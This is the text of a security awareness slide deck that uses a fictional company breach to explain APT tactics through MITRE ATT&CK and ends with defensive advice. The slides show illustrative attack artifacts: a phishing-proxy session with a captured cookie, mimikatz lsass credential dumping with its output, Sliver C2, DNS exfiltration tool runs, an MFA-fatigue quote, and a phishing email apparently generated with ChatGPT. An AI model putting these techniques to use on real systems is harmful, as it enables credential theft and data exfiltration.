

MITRE ATT&CK



TRUST
is everything

**Adversary
campaigns**

Actual trends

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MITRE ATT&CK



TRUST
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**Adversary
campaigns**

Actual trends

DISCLAIMER

The characters, names and events in this presentation are fictional.

Any resemblance or similarity to any actual events, entities or persons, whether living or dead is entirely coincidental.



#WeAreExclusive

Exclusive Electric (EXE)

Battery manufacturer

OT environment

Patented technologies

Intellectual property

**Trusted partner for
automotive industry**



EXE

VALUED ADDED POWER




Cyber Attack



Data stolen




Extortion



Dropped some documents online




MITRE ATT&CK Adversary TTP's






#WeAreExclusive

One step back...





One step back...



APT




ATT&CK



TTP



What are APT's?





SEEKING INFORMATION

LAPSUS\$

Cyber Intrusions of United States-Based Technology Companies
March 21, 2022



DETAILS

The Federal Bureau of Investigation (FBI) is asking the public for assistance in an investigation involving the compromise of computer networks belonging to United States-based technology companies.

On March 21, 2022, individuals from a group identifying themselves as Lapsus\$ posted on a social media platform and alleged to have stolen source code from a number of United States-based technology companies. These unidentified individuals took credit for both the theft and dissemination of proprietary data that they claim to have illegally obtained. The FBI is seeking information regarding the identities of the individuals responsible for these cyber intrusions.

If you have any information concerning these individuals, please contact your local FBI office, or the nearest American Embassy or Consulate.

Field Office: San Francisco






What are APT's



Sophisticated



undetected



Criminal/Nation



APT's



Individuals
Groups
Governments




Ideologies
Political / Espionage
Financial



3500+ APT groups

Observed Threat Groups by Goal, 2022




*M-trends report 2023



Who do they target?

Global Industries Targeted, 2022



*M-trends report 2022-2023



Solarwinds


Supply chain attack

SUNSPOT implant

Orion hacked software update

SUNBURST backdoor DLL

TEARDROP Cobalt Strike Loader



* Info disclosed by SolarWinds
 ** Estimated timeline of activity based on forensic analysis

Map APT in MITRE ATT&CK

Reconnaissance 10 techniques	Resource Development 8 techniques	Initial Access 9 techniques	Execution 14 techniques	Persistence 19 techniques	Privilege Escalation 13 techniques	Defense Evasion 42 techniques	Credential Access 17 techniques	Discovery 31 techniques	Lateral Movement 9 techniques	Collection 17 techniques	Command and Control 16 techniques	Exfiltration 9 techniques	Impact 13 techniques
Active Scanning (1/3)	Acquire Access (1/3)	Drive-by Compromise (0/3)	Cloud Administration Command (0/3)	Account Manipulation (4/5)	Abuse Elevation Control Mechanism (1/4)	Abuse Elevation Control Mechanism (1/4)	Adversary-in-the-Middle (0/3)	Account Discovery (2/4)	Exploitation of Remote Services (0/2)	Adversary-in-the-Middle (0/3)	Application Layer Protocol (1/4)	Automated Exfiltration (0/1)	Account Access Removal (0/1)
Gather Victim Host Information (0/4)	Acquire Infrastructure (3/8)	Exploit Public-Facing Application (0/4)	AppleScript (0/5)	BITS Jobs (0/5)	Access Token Manipulation (0/5)	Access Token Manipulation (0/5)	Brute Force (3/4)	Application Window Discovery (0/1)	Internal Spearphishing (0/2)	Archive Collected Data (1/3)	Communication Through Removable Media (0/1)	Data Transfer Size Limits (0/1)	Data Destruction (0/1)
Gather Victim Identity Information (2/3)	Compromise Accounts (2/3)	External Remote Services (0/2)	Cloud API (0/5)	Boot or Logon Autostart Execution (1/14)	Access Token Manipulation (0/5)	BITS Jobs (0/5)	Browser Information Discovery (0/2)	Browser Information Discovery (0/2)	Lateral Tool Transfer (0/2)	Credentials from Password Stores (0/2)	Data Encoding (3/2)	Exfiltration Over Alternative Protocol (2/3)	Data Encrypted for Impact (0/1)
Gather Victim Network Information (0/5)	Social Media Accounts (0/6)	Hardware Additions (0/3)	JavaScript (0/5)	Boot or Logon Autostart Execution (1/14)	Boot or Logon Autostart Execution (1/14)	Build Image on Host (0/1)	Cloud Infrastructure Discovery (0/2)	Cloud Infrastructure Discovery (0/2)	Remote Service Session Hijacking (0/2)	Audio Capture (0/2)	Data Obfuscation (1/3)	Exfiltration Over C2 Channel (0/2)	Data Manipulation (0/3)
Gather Victim Org Information (2/4)	Compromise Infrastructure (1/7)	Phishing (3/3)	PowerShell (0/5)	Boot or Logon Initialization Scripts (0/5)	Boot or Logon Initialization Scripts (0/5)	Debugger Evasion (0/1)	Cloud Service Dashboard (0/2)	Cloud Service Dashboard (0/2)	Remote Services Hijacking (4/7)	Automated Collection (0/2)	Dynamic Resolution (0/3)	Exfiltration Over Other Network Medium (0/1)	Data Defacement (0/2)
Phishing for Information (0/3)	Develop Capabilities (2/4)	Spearphishing Attachment (0/3)	Python (0/5)	Browser Extensions (0/5)	Boot or Logon Initialization Scripts (0/5)	Deobfuscate/Decode Files or Information (0/1)	Cloud Service Discovery (0/2)	Cloud Service Discovery (0/2)	Replication Through Removable Media (0/2)	Clipboard Data (0/2)	Endpoint Denial of Service (0/1)	Exfiltration Over Physical Medium (0/1)	Disk Wipe (0/2)
Search Closed Sources (1/2)	Establish Accounts (1/3)	Spearphishing Link (0/3)	Unix Shell (0/5)	Compromise Client Software Binary (0/4)	Create or Modify System Process (0/4)	Deploy Container (0/4)	Cloud Storage Object Discovery (0/1)	Cloud Storage Object Discovery (0/1)	Software Deployment Tools (0/2)	Data from Cloud Storage (0/1)	Encrypted Channel (1/2)	Exfiltration Over Web Service (0/3)	Endpoint Denial of Service (0/6)
Search Open Technical Databases (0/5)	Obtain Capabilities (2/6)	Spearphishing via Service (0/3)	Visual Basic (0/5)	Create Account (1/3)	Domain Policy Modification (1/2)	Direct Volume Access (0/1)	Container and Resource Discovery (0/1)	Container and Resource Discovery (0/1)	Taint Shared Content (0/1)	Data from Configuration Repository (0/2)	Fallback Channels (0/2)	Exfiltration Over Physical Medium (0/1)	Firmware Corruption (0/1)
Search Open Websites/Domains (1/3)	Stage Capabilities (0/6)	Valid Accounts (3/4)	Windows Command Shell (0/5)	Event Triggered Execution (2/16)	Escape to Host (0/4)	Execution Guardrails (0/1)	Debugger Evasion (0/4)	Debugger Evasion (0/4)	Use Alternate Authentication Material (3/4)	Data from Information Repositories (3/3)	Ingress Tool Transfer (0/3)	Inhibit System Recovery (0/3)	Network Denial of Service (0/2)
Search Victim-Owned Websites (0/6)	Trusted Relationship (0/6)		Container Administration Command (0/3)	External Remote Services (0/2)	Exploitation for Privilege Escalation (2/6)	Exploitation for Defense Evasion (0/1)	Multi-Factor Authentication Interception (0/1)	Domain Trust Discovery (0/1)	Pass the Hash (0/3)	Data from Local System (0/1)	Multi-Stage Channels (0/3)	Scheduled Transfer (0/3)	Resource Hijacking (0/2)
	Valid Accounts (3/4)		Deploy Container (0/3)	Hijack Execution Flow (0/12)	Hijack Execution Flow (0/12)	File and Directory Permissions Modification (0/2)	Multi-Factor Authentication Request Generation (0/1)	File and Directory Discovery (0/2)	Pass the Ticket (0/3)	Data from Network Shared Drive (0/1)	Non-Application Layer Protocol (0/2)	Transfer Data to Cloud Account (0/3)	Service Stop (0/2)
			Inter-Process Communication (0/3)	Implant Internal Image (0/12)	Hijack Execution Flow (0/12)	Hide Artifacts (0/15)	Network Sniffing (0/2)	Group Policy Discovery (0/2)	Web Session Cookie (0/3)	Data from Removable Media (0/1)	Protocol Tunneling (0/1)	System Shutdown/Reboot (0/1)	
			Native API (0/3)	Scheduled Task/Job (1/5)	Scheduled Task/Job (1/5)	Process Injection (0/12)	OS Credential Dumping (3/8)	Network Service Discovery (0/2)		Data from Staged (1/2)	Proxy (3/4)		
			Scheduled Task/Job (1/5)	At (0/5)	Container Orchestration Job (0/5)	Scheduled Task/Job (1/5)	Indicator Removal (3/9)	Network Share Discovery (0/2)		Email Collection (2/3)	Remote Access Software (0/2)		
			Cron (0/6)	Modify Authentication Process (1/8)	Office Application Startup (0/6)	Scheduled Task/Job (1/5)	Steal Application Access Token (0/1)	Network Sniffing (0/2)		Input Capture (0/4)	Traffic Signaling (0/2)		
			Systemd Timers (0/8)	Office Application Startup (0/6)	Pre-OS Boot (0/5)	Scheduled Task/Job (1/5)	Steal or Forge Authentication Certificates (0/1)	Password Policy Discovery (0/1)		Screen Capture (0/4)	Web Service (1/2)		
			Serverless Execution (0/2)	Office Application Startup (0/6)	Scheduled Task/Job (1/5)	Scheduled Task/Job (1/5)	Steal or Forge Kerberos Tickets (1/4)	Peripheral Device Discovery (0/1)		Video Capture (0/4)			
			Shared Modules (0/2)	Pre-OS Boot (0/5)	Server Software Component (1/5)	Scheduled Task/Job (1/5)	Steal Web Session Cookie (0/1)	Permission Groups Discovery (1/4)					
			Software Deployment Tools (0/2)	Process Injection (0/12)	Traffic Signaling (0/2)	Scheduled Task/Job (1/5)	Unsecured Credentials (2/8)	Process Discovery (0/1)					
			System Services (1/2)	Reflective Code Loading (0/2)	Cloud Accounts (0/2)	Scheduled Task/Job (1/5)	Network Boundary Bridging (0/1)	Query Registry (0/1)					
			User Execution (2/3)	Malicious File (0/2)	Default Accounts (0/2)	Scheduled Task/Job (1/5)	Obfuscated Files or Information (5/11)	Remote System Discovery (0/1)					
			Windows Management Instrumentation (0/1)	Malicious Image (0/2)	Domain Accounts (0/2)	Scheduled Task/Job (1/5)	Plist File Modification (0/1)	Software Discovery (0/1)					
				Malicious Link (0/2)	Local Accounts (0/2)	Scheduled Task/Job (1/5)	Pre-OS Boot (0/5)	System Information Discovery (0/1)					
						Scheduled Task/Job (1/5)	Process Injection (0/12)	System Location Discovery (0/1)					
						Scheduled Task/Job (1/5)	Rogue Domain Controller (0/1)	System Network Configuration Discovery (1/1)					
						Scheduled Task/Job (1/5)	Rootkit (0/1)	System Network Connections Discovery (0/1)					
						Scheduled Task/Job (1/5)	Subvert Trust (0/1)	System Owner/User Discovery (0/1)					
						Scheduled Task/Job (1/5)		System Service Discovery (0/1)					




What is MITRE?





ATT&CK vs CYBER KILLCHAIN




The Cyber Kill Chain (2011) provides a 30.000ft view of an attack

Good for a general overview...



What is MITRE ATT&CK?





MITRE ATT&CK

“The industry standard for classifying adversary activity” [Red Canary Threat Report 2023]





Goal of MITRE ATT&CK



Tactic, Technique, Procedure

Golden circle by Simon Sinek

Tactics


Achieve credential access

Technique

Dump credentials


Procedure

Dump lsass memory to scrape credentials out of it





DE3100A16C20 Data Breach
8 1 2202E6F6163686573204C6974
BA7 01 Cyber Attack
023 106564207368
07468652A



MITRE ATT&CK adversary TTP's

Reconnaissance

Initial access

Credential
access

Execution

Lateral
movement

Privilege
escalation

Persistence

Command and
control

Exfiltration/
Impact



Help us find the APT group




APT BINGO!

#WeAreExclusive

Tactics	Recon	Initial Access	Execution	Persistence	Privilege Escalation	Credential Access	Lateral Movement	Command & Control	Exfiltration/ impact
APT29 Cozy bear	Phishing for info	External Remote services	WMI	Scheduled Task	Valid Accounts	MFA request generation	RDP	Encrypted Channel	Data destruction
APT28 Fancy bear	Vulnerability scanning	External Remote services	Powershell	logon/ autostart	Com hijack	Brute force	SMB	Encrypted Channel	Alternative protocol
APT38 Lazarus	Active scanning	Spear Phishing	Scheduled Task	Scheduled Task	Scheduled Task	keylogger	SSH	Web protocols	Web protocols
Lapsus\$	Credentials	Cloud account	User execution	Cloud roles	Valid accounts	MFA request generation	Pass the hash	Proxy	Data destruction
Wizar Spider	Phishing for info	External Remote services	WMI	Scheduled Task	Valid Accounts	Kerberoasting	RDP	Encrypted Channel	Exfil over C2
APT18 Dynamite Panda	Active scanning	External Remote services	command shell	logon/ autostart	Valid Accounts	Brute force	SMB	DNS	DNS
FIN6	Phishing for info	Spear Phishing	Powershell	Scheduled Task	Exploitation	LSASS	RDP	Encrypted Channel	Alternative protocol
Sandworm Team	Phishing for info	Spear Phishing	WMI	Domain Accounts	Domain Accounts	LSASS	SMB	Proxy	Data Encryption



MITRE ATT&CK adversary TTP's




Help us find the APT group



Recon / Initial access



CIO



CIO business contact via Whatsapp





Recon / Initial access



CIO

Sign in to your account

https://login.out100k.info/common/oauth2/v2.0/authorize?client_id=4765445b-32c6-49b0-83e6-1d93765276ca&redirect_uri=https%3A%2F%2Fwww.office.com%2Flandingv2&response_type=code%20id_token&scope=openid%20profile...


```
: sessions
```

id	phishlet	username	password	tokens	remote ip	time
1	o365	.....	.....	captured	.....4	2022-09-15 20:54
2	o365	.....	.....	captured	.....27	2022-09-27 18:32
3	o365	.....	.....	captured	.....196	2022-09-27 18:36
4	o365	.....	.....	captured	.....92	2022-09-27 18:44
5	o365	.....	.....	captured	.....	2022-09-29 21:31
6	o365	.....	.....	captured	.....	2022-12-22 21:06
7	o365	.....	.....	captured	.....	2022-12-22 22:17
8	o365	.....	.....	captured	.....	2022-12-22 22:25
9	o365	.....	.....	captured	.....	2022-12-22 22:33

```
: sessions 9
```

```
id : 9
phishlet : o365
username : .....
password : .....
tokens : captured
landing url : https://login.out100k.info/FOXsAhtQ
user-agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0 Safari/537.36
remote ip : .....
create time : 2022-12-22 22:32
update time : 2022-12-22 22:33
```


```
[{"path": "/", "domain": "login.microsoftonline.com", "expirationDate": 1703284507, "value": "0.ARsAAZqviH22kEmI1sXRAPYrpVtEZUfGMrBJg-Yd
e9tPV9eOtDC4YSwm3jDBQHSN06YPr7LZdQI66GVTUd", "name": "ESTSAUTHPERSISTENT", "httpOnly": true}]
```



Traditional MFA bypass



MFA Authentication Interception





Business Email Compromise



Michael



CIO

Dear Michael,

I am writing this email to request your assistance in **reviewing a specific pdf document** that I have attached.

The document contains updated information **from the executive team** highlighting the **changes to be made to the server configurations** in order to lessen costs to manage and maintain the server. I would appreciate it if you could review this document at your earliest convenience.

To review this document, please **download it from this email** and open it using Adobe Acrobat Reader. Once you have reviewed it, please send me your feedback by replying to this email.

Thank you for your time and assistance.

Best regards

CIO

ChatGPT:
“write an email from the CIO to server administrator Michael to review a specific pdf document attached with instructions”




Initial access






Initial access






Initial access





Initial access





Credentials



```

Microsoft Windows [Version 6.0.6002.18005] Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\raj> cd C:\Users\raj\Desktop
C:\Users\raj\Desktop> mimikatz.exe

#####
mimikatz 2.2.0 (x64) #18362 Mar  8 2020 18:30:37
-## ^## "A La Vie, A L'Amour" - (oe eo)
## < > ## /*** Benjamin DELPY 'gentilkiwi' < benjamin@gentilkiwi.com >
## v ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' > http://pingcastle.com / http://mysmartlogon.com ***/
#####

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::minidump C:\Users\raj\AppData\Local\Temp\lsass.DMP
Switch to MINIDUMP : 'C:\Users\raj\AppData\Local\Temp\lsass.DMP'

mimikatz # sekurlsa::logonpasswords
Opening : 'C:\Users\raj\AppData\Local\Temp\lsass.DMP' file for minidump...

Authentication Id : 0 ; 334696 (00000000:00051b68)
Session           : Interactive from 1
User Name         : raj
Domain            : WIN-NFMRD37ITKD
Logon Server      : WIN-NFMRD37ITKD
Logon Time        : 4/2/2020 9:11:54 PM
SID               : S-1-5-21-3008983562-280188460-12735145-1000

msv :
[00000003] Primary
* Username : raj
* Domain   : WIN-NFMRD37ITKD
* LM       : b757bf5c0d8772faad3b435b51404ee
* NTLM     : 7ce21f17c0aee7fb9ceba532d0546ad6
* SHA1     : 139f69c93c042496a8e958ec5930662c6cccafbf
tspkg :
* Username : raj
* Domain   : WIN-NFMRD37ITKD
* Password : 1234
wdigest :
* Username : raj
* Domain   : WIN-NFMRD37ITKD
* Password : 1234
kerberos :
* Username : raj
* Domain   : WIN-NFMRD37ITKD
* Password : 1234
ssp :
credman :
[00000000]
* Username : pentest
* Domain   : 192.168.1.111
* Password : 123

```




OS Credential Dumping

Date	Description
2020.03	- Added Anti-VM - Added Cold Wallets
2020.06	- Added choice of target platform for build x86 / x64 - Added support for collection browser from Asian OS - Improved file grabber
2020.08	- Collect Telegram Files - Collect Nord/Open/Proton VPN Files - Collect Steam Files
2021.05	- Support *.scr extension files for creating builds
2021.06	- Collect tokens of Discords - Added search for extensions in all browsers based on chrome - Added " Visible " log fields - Added Wallets: Browser Extension
2021.08	- Communication Protocol: HTTP → Net.Tcp - Added Wallets: Browser Extension - Select Option: Send Log by Part / Full



Credentials from Password Stores





Compromised VPN access




External Remote Services: VPN

A screenshot of a dark-themed VPN login interface. It features two input fields for 'username' and 'password', a 'remember me' checkbox, and two buttons labeled 'Login' and 'Register'. A yellow padlock icon is positioned to the left of the buttons.





But Michael has MFA...





Bypass traditional MFA

“No limit is placed on the amount of calls that can be made. **Call the employee 100 times at 1 am** while he is trying to **sleep**, and he will more than likely **accept** it. Once the employee accepts the initial call, you can access the **MFA enrollment portal** and **enroll another device**.”

LAPSUS\$





Attack trend: Identity



Gather Victim Identity Information

Gather Victim Identity Information (3/3)	Credentials
	Email Addresses
	Employee Names





Azure Application Name
Microsoft Office 365 portal
Office 365 Exchange Online
Microsoft Exchange REST API based powershell
Microsoft Office




Attack trend: initial access

Initial Infection Vector (when identified)






MITRE ATT&CK adversary TTP's





Trends: Lateral movement





Lateral movement

Discovery of network resources



Bloodhound: Lateral movement paths





Lateral movement

RDP lateral movement

RDP Hijacking using Tscon, Mimikatz, nc, SharpRDP




0xthirteen/
SharpRDP




Remote Desktop Protocol .NET Console Application
for Authenticated Command Execution

Jump servers, embedded systems and file servers



Privilege escalation / Persistence





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Dwell time





Dwell time

Change in EMEA Median Dwell Time - Ransomware

4

Days in 2021




33

Days in 2022


Handoff initial compromise

Large window of opportunity

Multiple APT groups



MITRE ATT&CK adversary TTP's





Command and Control



```
kali@kali:~/Desktop$ sudo ./sliver-client
[*] Connecting to 192.168.0.21:31337 ...
[*] vk9ops has joined the game

sliver >

All hackers gain renown
[*] Server v1.0.6 - 2295a995f91f0ca733170bf6bee651ea60c62d0e
[*] Welcome to the sliver shell, please type 'help' for options

sliver > |
```



DNS exfiltration



Exfiltration Over Alternative Protocol

Proto	Length	Info
DNS	92	Standard query 0x36e5 CNAME 65be01241015bae363.jz-n-bs.local
DNS	138	Standard query response 0x36e5 CNAME 65be01241015bae363.jz-n-bs.local ...
DNS	92	Standard query 0x2f1b CNAME 019d01241015bae363.jz-n-bs.local
DNS	172	Standard query response 0x2f1b CNAME 019d01241015bae363.jz-n-bs.local ...
DNS	293	Standard query 0x5d8a TXT 6c0601241015bae37400001b158001000389504e470d...
DNS	324	Standard query response 0x5d8a TXT 6c0601241015bae37400001b15800100038...
DNS	293	Standard query 0x4a87 MX 584c012410161de3740000001974455874436f6d6d656...
DNS	341	Standard query response 0x4a87 MX 584c012410161de374000000197445587443...
DNS	293	Standard query 0x7827 MX 45f40124101680e3746cada3e8a8ad8a565bb9e3a55ea...

```
IX 45f40124101680e3746cada3e8a8ad8a565bb9e3a55ea...
.01241016e3e374010010800000084000000420...
:NAME 6a4101241016e3e374010010800000084...
.24101746e37400040040000200200001001080...
XT 1f810124101746e37400040040000200200...
l01241017a9e374000210000001080080000400...
:NAME 2d0d01241017a9e374000210000001080...
.2410180ce3740000840000004200000021000...
XT 2d26012410180ce3740000840000004200...
l012410186fe374000200200001001080000008...
:NAME 5f29012410186fe374000200200001001...
!41018d2e374000108008000040040000200200...
```

```
bash-3.2$ ./packetWhisper.py
```

```
Exfiltrate / Transfer A
Text-Based Stegan
"SHHHHHHHHHH!"
Written by
https://github
data.xls acc
device.cfg b
LoadMe.war f
PacketWhisper Main Menu
1) Transmit File via DNS
2) Extract File from PCAP
3) Test DNS Access
4) Help / About
5) Exit
Selection: [ ]
```

```
Selection: 1
==== Prep For DNS Transfer - Cloakify a File ====
Enter filename to cloak (e.g. payload.zip or accounts.xls): myPayload.zip
Save cloaked data to filename (default: 'tempFQDNList.txt'):
==== Prep For DNS Transfer - Select Cloakify cipher ====
==== Select PacketWhisper Transfer Mode =====
1) Random Subdomain FQDNs (Recommended - avoids DNS caching, overcomes NAT)
2) Unique Repeating FQDNs (DNS may cache, but overcomes NAT)
3) Common Website FQDNs (DNS caching may block, NAT interferes)
4) Help
Selection: 1
Ciphers:
1 - akstat_io_prefixes
2 - cdn_optimizely_prefixes
3 - cloudfront_prefixes
4 - log_optimizely_prefixes
Enter cipher #: [ ]
```

```
Selection: 1
Ciphers:
1 - akstat_io_prefixes
2 - cdn_optimizely_prefixes
3 - cloudfront_prefixes
4 - log_optimizely_prefixes
Enter cipher #: 3
Creating cloaked file using cipher: ciphers/subdomain_randomizer_scripts/cloudfront_prefixes
Cloaked file saved to: tempFQDNList.txt
Adding subdomain randomization to cloaked file using : cloudfront_prefixes.py
Preview a sample of cloaked file? (y/n): y
dp3pqa8yg2oxj.cloudfront.net
dbv4vgnqmm5e7.cloudfront.net
d9rdxz1ekm982.cloudfront.net
du3puhxxpit6f.cloudfront.net
doyyht2slcd77.cloudfront.net
dk58vfvfcxqh6.cloudfront.net
dbetrnci7n7em.cloudfront.net
dymbclhelji2z.cloudfront.net
d9gj0tagulwhc.cloudfront.net
dbv4vgkfaq1ni.cloudfront.net
d9rdxziwmyt5j.cloudfront.net
d2m9skf7ewogq.cloudfront.net
d9gj0tvympccr.cloudfront.net
dbv4vggvk6akz.cloudfront.net
d9a648rxn97eb.cloudfront.net
dymwyvveho4g4.cloudfront.net
d12aandv59ncm.cloudfront.net
```

```
c:\SecurityResearch\DNSExfiltrator>powershell -c "ipmo .\Invoke-DNSExfiltrator.ps1;
[*] Working with DNS server [192.168.52.134]
[*] Compressing (ZIP) the [verySecretFile.xls] file in memory
[*] Encrypting the ZIP file with password [password], then converting it to a base64
[*] Total size of data to be transmitted: [7678] bytes
[+] Maximum data exfiltrated per DNS request (chunk max size): [227] bytes
[+] Number of chunks: [34]
[*] Sending 'init' request
[*] Sending data...
[*] DONE !
```



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Impact...?



FLAMMABLE GASES

ALARM

CHEM
LAB

HYDROGEN
COMPRESS

NORTHEAST
SHED

REGULATOR

OXYGEN
BURN-OFF



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Impact...?



A close-up photograph of a person wearing a green hoodie. The person's face is obscured by a large, bright red question mark. Overlaid on the question mark is the text "APT?" in a bold, white, sans-serif font. The background is solid black, which makes the green of the hoodie and the red of the question mark stand out prominently.

APT?

A stylized, low-poly illustration of a bear's face. The bear is rendered in various shades of red and dark blue, with a white muzzle. The background consists of broad, curved bands of red and blue. The text 'APT29 / Cozy Bear' is centered over the bear's face.

APT29 / Cozy Bear




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Lessons learned



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Zero Trust Access





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Identity Security



MFA everywhere



FIDO



Behaviour Analysis



Least privileges access



Endpoint/System/Network

EDR

NDR

UEBA

DNS

Deception

**Moving
Target
Defense**



Visibility, integrations & automations



- **Visibility on Network, Devices, Identity, Apps and Data**



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Visibility, integrations & automations



➤ **Asset management**



Visibility, integrations & automations



► Behaviour analytics



Visibility, integrations & automations



- ▶ **Automated enrichment and responses**



Visibility, integrations & automations



► **Integrations cross-solution**



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Visibility, integrations & automations






Attack Surface Management





Breach and attack simulation





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Call To Action



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What you should do



**A
P
T**



MITRE ATT&CK



TRUST
is everything

**Adversary
campaigns**

Actual trends